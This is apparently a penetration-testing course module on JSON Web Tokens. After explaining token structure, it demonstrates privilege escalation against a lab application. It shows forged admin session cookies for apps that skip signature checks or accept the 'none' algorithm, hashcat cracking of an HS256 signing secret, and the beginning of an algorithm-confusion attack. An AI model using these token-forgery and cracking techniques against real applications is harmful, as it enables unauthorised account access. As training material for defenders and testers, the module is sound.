JWTs

Introduction to JWTs

Understanding the basics of JWTs, including how they work, their structure, and how web applications use them, is paramount before learning how to perform attacks and exploit vulnerabilities associated with them.

What is a JSON Web Token (JWT)?

JWTs is a way of formatting data (or `claims`) for transfer between multiple parties. A JWT can either utilize JSON Web Signature (JWS) or JSON Web Encryption (JWE) for protection of the data contained within the JWT, though in practice, JWS is much more commonly used in web applications. Thus, we will solely discuss JWTs that utilize JWS in this module. Two additional standards comprise JWTs. These are JSON Web Key (JWK) and JSON Web Algorithm (JWA). While JWK defines a JSON data structure for cryptographic keys, JWA defines cryptographic algorithms for JWTs.

A JWT is made up of three parts, which are separated by dots:

- `JWT Header`
- `JWT Payload`
- `JWT Signature`

Each part is a base64-encoded JSON object:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJIVEItQWNhZGVteSIsInVzZXIiOiJ
hZG1pbiIsImlzQWRtaW4iOnRydWV9.Chnhj-ATkcOfjtn8GCHYvpNE-9dmlhKTCUwl6pxTZEA
```

We will now look at these parts and discuss their function within the JWT.

Header

The first part of the JWT is its header. It comprises metadata about the token itself, holding information that allows interpreting it. For instance, let us look at the header of our example token from before. After base64-decoding the first part, we are left with the following JSON object:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

As we can see, the header only consists of two parameters in this case. The `typ` parameter is usually set to `"JWT"`, and the `alg` parameter specifies the cryptographic signature or MAC algorithm the token is secured with. Valid values for this parameter are defined in the JWA standard:

"alg" Parameter Value	Signature/MAC Algorithm
HS256	HMAC using SHA-256
HS384	HMAC using SHA-384
HS512	HMAC using SHA-512
RS256	RSASSA-PKCS1-v1_5 using SHA-256
RS384	RSASSA-PKCS1-v1_5 using SHA-384
RS512	RSASSA-PKCS1-v1_5 using SHA-512
ES256	ECDSA using P-256 and SHA-256
ES384	ECDSA using P-384 and SHA-384
ES512	ECDSA using P-512 and SHA-512
PS256	RSASSA-PSS using SHA-256 and MGF1 with SHA-256
PS384	RSASSA-PSS using SHA-384 and MGF1 with SHA-384
PS512	RSASSA-PSS using SHA-512 and MGF1 with SHA-512
none	No digital signature or MAC performed

Our example token is secured with `HMAC using SHA-256` in this case. There are additional parameters that can be defined in the JWT header as defined in the JWS standard, some of which we will take a look at in the upcoming sections.

Payload

The JWT payload is the middle part and contains the actual data making up the token. This data comprises multiple `claims`. Base64-decoding the sample JWT's payload reveals the following JSON data:

```
{
  "iss": "HTB-Academy",
  "user": "admin",
  "isAdmin": true
}
```

While registered claims are defined in the JWT standard, a JWT payload can contain arbitrary, user-defined claims. In our example case, the `iss` claim is a registered claim that specifies the identity of the JWT's issuer. The claims `user` and `isAdmin` are not registered and indicate that this particular JWT was issued for the user `admin`, who seems to be an administrator.

Signature


The last part of the JWT is its signature, which is computed based on the JWT's header, payload, and a secret signing key, using the algorithm specified in the header. Therefore, the integrity of the JWT token is protected by the signature. If any data within the header, payload, or signature itself is manipulated, the signature will no longer match the token, thus enabling the detection of manipulation. Thus, knowledge of the secret signing key is required to compute a valid signature for a JWT.

JWT-based Authentication

Now that we know the basics about JWTs let us discuss a typical use case for them: JWT-based authentication.

Stateful Authentication

Traditionally, the user presents a session token to the web application, which then proceeds to look up the user's associated data in some kind of database. Since the web application needs to keep track of the state, i.e., the data associated with the session, this approach is called **stateful** authentication.



Stateless Authentication

On the other hand, in JWT-based authentication, the session token is replaced by a JWT containing user information. After verifying the token's signature, the server can retrieve all user information from the JWT's claims sent by the user. Because the server does not need to keep a state, this approach is called **stateless** authentication. Remember that the JWT's signature prevents an attacker from manipulating the data within it, and any manipulation would result in a failed signature verification.


Attacking Signature Verification

As discussed in the previous section, the signature protects data within the JWT's payload. We cannot manipulate any data within the JWT's payload without invalidating the signature. However, we will learn about two misconfigurations in web applications that lead to improper signature verification, enabling us to manipulate the data within a JWT's payload.


While the attacks discussed here are not very common in the real world, they may still occur when a web application is severely misconfigured.

Missing Signature Verification

Before jumping into the attack, let us look at our target web application. Starting our target and accessing the provided URL, we are greeted with a simple login page:




We can use the provided credentials to log in to the web application, which displays an almost empty page:



Due to the message `You are not an admin!`, we can infer that there are users with different privilege levels. Let us investigate if we can find a way to escalate our privileges to an administrator to see if this will display more information to us.

As we can see in the response to a successful login request, the web application uses a JWT as our session cookie to identify our user:




The response contains the following JWT:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI
6ZmFsc2UsImV4cCI6MTcxMTE4NjA0NH0.ecpzHiyA5I1-KYTTF251bUiUM-tNnrIMwvHeSZf0eB0
```

To analyze the contents of a JWT, we can use web services such as jwt.io or CyberChef. Pasting the JWT into `jwt.io`, we can see the following payload:


```
{
  "user": "htb-stdnt",
  "isAdmin": false,
  "exp": 1711186044
}
```



The JWT contains our username, an `isAdmin` claim, and an expiry timestamp. Since our goal is to escalate our privileges to an administrator, the `isAdmin` claim seems to be an obvious way to achieve that goal. We can simply manipulate that parameter in the payload, and `jwt.io` will automatically re-encode the JWT on the left side. However, as discussed previously, this will invalidate the JWT's signature.

This is where our first attack comes into play. Before accepting a JWT, the web application must verify the JWT's signature to ensure it has not been tampered with. If the web application is misconfigured to accept JWTs without verifying their signature, we can manipulate our JWT to escalate privileges.


To achieve this, let us change the `isAdmin` parameter's value to `true` in `jwt.io`:



We can then pass the manipulated JWT in the `session` cookie in the request to `/home`:

```
GET /home HTTP/1.1
Host: 172.17.0.2
Cookie:
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0fQ.S85PjpnL6BNhBCWk6OYDHc_XjfWogMJV8wq5pKJ6Tv4
```

Since the web application does not verify the JWT's signature, it will grant us admin access:




None Algorithm Attack

Another technique of making the web application accept a manipulated JWT is utilizing the `none` algorithm. As discussed in the previous section, this algorithm implies that the JWT does not contain a signature, and the web application should accept it without computing one. Due to the lack of a signature, the web application will accept a token without signature verification if misconfigured.

To forge a JWT with the `none` algorithm, we must set the `alg`-claim in the JWT's header to `none`. We can achieve this using CyberChef by selecting the `JWT Sign` operation and

setting the `Signing algorithm` to `None`. We can then specify the same JWT payload we have used before, and CyberChef will forge a JWT for us:

```
{
  "user": "htb-stdnt",
  "isAdmin": true,
  "exp": 1711186044
}
```



Just like before, we can then pass the manipulated JWT in the `session` cookie in the request to `/home`:

```
GET /home HTTP/1.1
Host: 172.17.0.2
Cookie:
session=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNB
ZG1pbiI6dHJ1ZSwiZXhwIjoxNzExMTg2MDQ0LCJpYXQiOjE3MTExODY0NTJ9.
```

Since the web application accepts the JWT with the `none` algorithm, it will grant us admin access:

Note: Even though the JWT does not contain a signature, the final period (`.`) still needs to be present.


Attacking the Signing Secret

In the previous section, we discussed attacks that bypass the signature verification of JWTs. However, if we were to know the signing secret, we could create a valid signature for a forged JWT. After requesting a valid JWT from the web application, we then attempt to brute-force the signing secret to obtain it.


JWT supports three symmetric algorithms based on potentially guessable secrets: `HS256`, `HS384`, and `HS512`.

Obtaining the JWT

Just like before, we can obtain a valid JWT by logging in to the application:



We can then check the signature algorithm by inspecting the `alg`-claim on `jwt.io`:



As we can see, the token uses the symmetric algorithm `HS256`; thus, we can potentially brute-force the signing secret.

Cracking the Secret

We will use `hashcat` to brute-force the JWT's secret. Hashcat's mode `16500` is for JWTs. To brute-force the secret, let us save the JWT to a file:


mayala@htb[/htb] `$ echo -n eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTIwNDYzN30.r_rYB0tvuiA2scNQrmzBaMAG2rkGdMu9cGMEEl3WTW0 > jwt.txt`

Afterward, we can run hashcat on it with a wordlist of our choice:


mayala@htb[/htb] `$ hashcat -m 16500 jwt.txt /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt Session..........: hashcat Status...........: Cracked Hash.Mode........: 0 (JWT (JSON Web Token)) Hash.Target......: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaH...l3WTW0 Time.Started.....: Sat Mar 23 15:24:17 2024 (2 secs) Time.Estimated...: Sat Mar 23 15:24:19 2024 (0 secs) Kernel.Feature...: Pure Kernel Guess.Base.......: File (/opt/SecLists/Passwords/Leaked-Databases/rockyou.txt) Guess.Queue......: 1/1 (100.00%) Speed.#1.........: 3475.1 kH/s (0.50ms) @ Accel:512 Loops:1 Thr:1 Vec:8 Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new) Progress.........: 4358144/14344384 (30.38%) Rejected.........: 0/4358144 (0.00%) Restore.Point....: 4354048/14344384 (30.35%) Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1 Candidate.Engine.: Device Generator Candidates.#1....: rb270990 -> raynerleow Hardware.Mon.#1..: Util: 52% $ hashcat -m 16500 jwt.txt /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt --show eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiaHRiLXN0ZG50IiwiaXNBZG1pbiI6ZmFsc2UsImV4cCI6MTcxMTIwNDYzN30.r_rYB0tvuiA2scNQrmzBaMAG2rkGdMu9cGMEEl3WTW0:rayruben1`

Forging a Token

Now that we have successfully brute-forced the JWT's signing secret, we can forge valid JWTs. After manipulating the JWT's body, we can paste the signing secret `rayruben1` into jwt.io. The site will then compute a valid signature for our manipulated JWT:



We can now use the forged JWT to obtain administrator access to the web application:



PWNBOX

Algorithm Confusion

Algorithm confusion is a JWT attack that forces the web application to use a different algorithm to verify the JWT's signature than the one used to create it.


If the web application uses an asymmetric algorithm such as `RS256`, a `private key` is used to compute the signature. In contrast, a `public key` is used to verify the signature, i.e., a different key is used for signing and verification. If we create a token that uses a symmetric algorithm such as `HS256`, the token's signature can be verified with the same key used to sign the JWT. Since the web application uses the `public key` for verification, it will accept any symmetric JWTs signed with this key. As the name suggests, this key is public, enabling us to forge a valid JWT by signing it with the web application's public key.

This attack only works if the web application uses the algorithm specified in the `alg`-claim of the JWT to determine the algorithm for signature verification. In particular, the vulnerability can

be prevented by configuring the web application to always use the same algorithm for signature verification. For instance, by hardcoding the algorithm to `RS256`.

Obtaining the Public Key

Like before, we can log in to our sample web application to obtain a JWT. If we analyze the token, we can see that it was signed using an asymmetric algorithm (`RS256`):



